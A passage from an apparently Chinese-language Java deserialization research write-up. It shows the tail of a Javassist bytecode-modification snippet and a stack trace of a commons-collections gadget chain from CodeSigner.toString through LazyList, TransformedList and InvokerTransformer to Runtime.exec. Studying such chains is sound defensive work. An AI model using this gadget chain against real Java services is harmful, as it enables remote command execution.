26                         ctClass.detach();
27                         return ctClass.toBytecode();
28                     }catch (Exception e){
29                         System.out.println(e);
30                     }
31                 }
32             });
33         }
34     }

```

## 堆栈信息

参考：

- <https://www.n1ght.cn/2024/04/17/java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%>

96%BC%8F%E6%B4%9Ecommons-collections-

TransformedList%E8%A7%A6%E5%8F%91transform/

Plain Text |

```
1 exec:347, Runtime (java.lang)
2 invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
3 invoke:62, NativeMethodAccessorImpl (sun.reflect)
4 invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
5 invoke:498, Method (java.lang.reflect)
6 transform:126, InvokerTransformer (org.apache.commons.collections.functors)
7 transform:123, ChainedTransformer (org.apache.commons.collections.functors)
8 transform:92, TransformedCollection (org.apache.commons.collections.collection)
9 set:122, TransformedList (org.apache.commons.collections.list)
10 get:118, LazyList (org.apache.commons.collections.list)
11 toString:159, CodeSigner (java.security)
12 main:53, CodeSignerToString2exec (com.xiinnn.tostring2exec)
```